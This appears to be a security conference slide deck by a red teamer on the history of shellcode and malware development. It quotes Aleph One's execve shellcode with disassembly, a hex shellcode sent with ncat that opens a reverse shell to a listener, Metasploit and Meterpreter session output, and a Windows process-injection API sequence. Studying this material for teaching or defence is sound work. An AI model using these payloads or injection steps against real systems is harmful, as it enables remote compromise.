

[02/10/2026]

<https://tinyurl.com/romhackshellcode>

Stop Injecting, Start Blending: A KISS Approach to Malware Development

Julien BEDEL



<https://tinyurl.com/romhackshellcode>

> **_whoami**

- > Julien Bedel (@d3lb3_)
- > French Pentester / Red Teamer at @orange cyberdef
- > Previous research on industrial protocols, password managers, Windows internals..
- > **Absolutely not** a low-level hacking guru

>_ agenda

“Explore a practical alternative to complex shellcode injection chains, encouraging simplicity in malware development”

>_ agenda (unofficial)

“A shower thought kept running into my head, let’s discuss it around proof of concepts and see if it is applicable to something”



quick shellcode history

>_ the origins



Title : Smashing The Stack For Fun And Profit

Author : Aleph1

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overru

Shell Code

~~~~~

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer.

[https://phrack.org/issues/49/smashing-the-stack-for-fun-and-profit\\_md](https://phrack.org/issues/49/smashing-the-stack-for-fun-and-profit_md)

# >\_ the origins

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:    movl    %esp,%ebp
0x8000133 <main+3>:    subl    $0x8,%esp
0x8000136 <main+6>:    movl    $0x80027b8,0xffffffff(%ebp)
0x800013d <main+13>:   movl    $0x0,0xffffffffc(%ebp)
0x8000144 <main+20>:   pushl   $0x0
0x8000146 <main+22>:   leal    0xffffffff8(%ebp),%eax
0x8000149 <main+25>:   pushl   %eax
0x800014a <main+26>:   movl    0xffffffff8(%ebp),%eax
0x800014d <main+29>:   pushl   %eax
0x800014e <main+30>:   call    0x80002bc <__execve>
0x8000153 <main+35>:   addl    $0xc,%esp
0x8000156 <main+38>:   movl    %ebp,%esp
0x8000158 <main+40>:   popl    %ebp
0x8000159 <main+41>:   ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:  pushl   %ebp
0x80002bd <__execve+1>:  movl    %esp,%ebp
0x80002bf <__execve+3>:  pushl   %ebx
0x80002c0 <__execve+4>:  movl    $0xb,%eax
0x80002c5 <__execve+9>:  movl    0x8(%ebp),%ebx
0x80002c8 <__execve+12>:  movl    0xc(%ebp),%ecx
0x80002cb <__execve+15>:  movl    0x10(%ebp),%edx
0x80002ce <__execve+18>:  int     $0x80
0x80002d0 <__execve+20>:  movl    %eax,%edx
0x80002d2 <__execve+22>:  testl   %edx,%edx
0x80002d4 <__execve+24>:  jnl     0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:  negl    %edx
0x80002d8 <__execve+28>:  pushl   %edx
0x80002d9 <__execve+29>:  call    0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:  popl    %edx
0x80002df <__execve+35>:  movl    %edx,(%eax)
0x80002e1 <__execve+37>:  movl    $0xffffffff,%eax
0x80002e6 <__execve+42>:  popl    %ebx
0x80002e7 <__execve+43>:  movl    %ebp,%esp
0x80002e9 <__execve+45>:  popl    %ebp
0x80002ea <__execve+46>:  ret
0x80002eb <__execve+47>:  nop
End of assembler dump.
```

# >\_ position independent code

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed.

*“if the payload is copied byte-for-byte to another address, it should work out of the box”*

- > No absolute address
- > No global variable
- > Dynamic resolution
- > No exception

# >\_ basic shellcode example

```
"${PADDING_BEFORE}dd00dd01dd02dd03d05e5cbc8f6100d0505add00dd00dd8fc0a80532dd8f0200115cd05e5bdd10dd5bdd5add03d05e5cbc8f6200d0005bdd5bdd5add02d05e5cbc8f5a00f3025befdd8f2f736800dd8f2f62696ed05e5bdd00dd00dd5bdd03d05e5cbc3b${PADDING_AFTER}"
\ | ncat -v 127.0.0.1 79
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:79.
Ncat: 532 bytes sent, 0 bytes received in 0.11 seconds.
# |

# ncat -lkv 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.16.0.2.
Ncat: Connection from 172.16.0.2:51764.
/bin/hostname
simh
```



[https://en.wikipedia.org/wiki/Morris\\_worm](https://en.wikipedia.org/wiki/Morris_worm)

# >\_ automated frameworks

```
# ./framework1/cli ./framework1/exp/msrpc_dcom1_overflow.exp payload=winreverse RHOST=192.168.20.140
[*] Generating payload winreverse (x86, win32, reverse)...
[*] Payload generation complete (668 bytes)
[*] Using return address 0x77838eef with scratch pad at 0x7ffde0cc
[*] Connection from 192.168.20.140:1039...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>hostname
hostname
srv01
```

```
C:\WINNT\system32>ver
ver
```

```
Microsoft Windows 2000 [Version 5.00.2195]
```



[https://en.wikipedia.org/wiki/Blaster\\_\(computer\\_worm\)](https://en.wikipedia.org/wiki/Blaster_(computer_worm))

# >\_ increasing payload complexity



```
meterpreter > help
```

```
Core Commands
=====
```

| Command                  | Description                                          |
|--------------------------|------------------------------------------------------|
| -----                    | -----                                                |
| ?                        | Help menu                                            |
| background               | Backgrounds the current session                      |
| bg                       | Alias for background                                 |
| bgkill                   | Kills a background meterpreter script                |
| bglist                   | Lists running background scripts                     |
| bgrun                    | Executes a meterpreter script as a background thread |
| channel                  | Displays information or control active channels      |
| close                    | Closes a channel                                     |
| detach                   | Detach the meterpreter session (for http/https)      |
| disable_unicode_encoding | Disables encoding of unicode strings                 |
| enable_unicode_encoding  | Enables encoding of unicode strings                  |
| exit                     | Terminate the meterpreter session                    |


```
[*] 192.168.20.142:445 - Sending egg to corrupted connection.
[*] 192.168.20.142:445 - Triggering free of corrupted buffer.
[*] Sending stage (248902 bytes) to 192.168.20.142
[*] Meterpreter session 1 opened (192.168.20.1:4444 -> 192.168.20.142:49160)
```

<https://en.wikipedia.org/wiki/Sub7>


# >\_ shellcode used beyond binary exploits

```
msf exploit(windows/http/prtg_authenticated_rce_cve_2023_32781) > use exploit/windows/http/prtg_authenticated_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


*Meterpreter shellcode used for a web exploit*




*Armitage*



*Havoc*



*Adaptix*



**typical injection flow**

Process Injection

{  
VirtualAlloc()  
memcpy()  
VirtualProtect()  
Decrypt()  
CreateThread()  
}




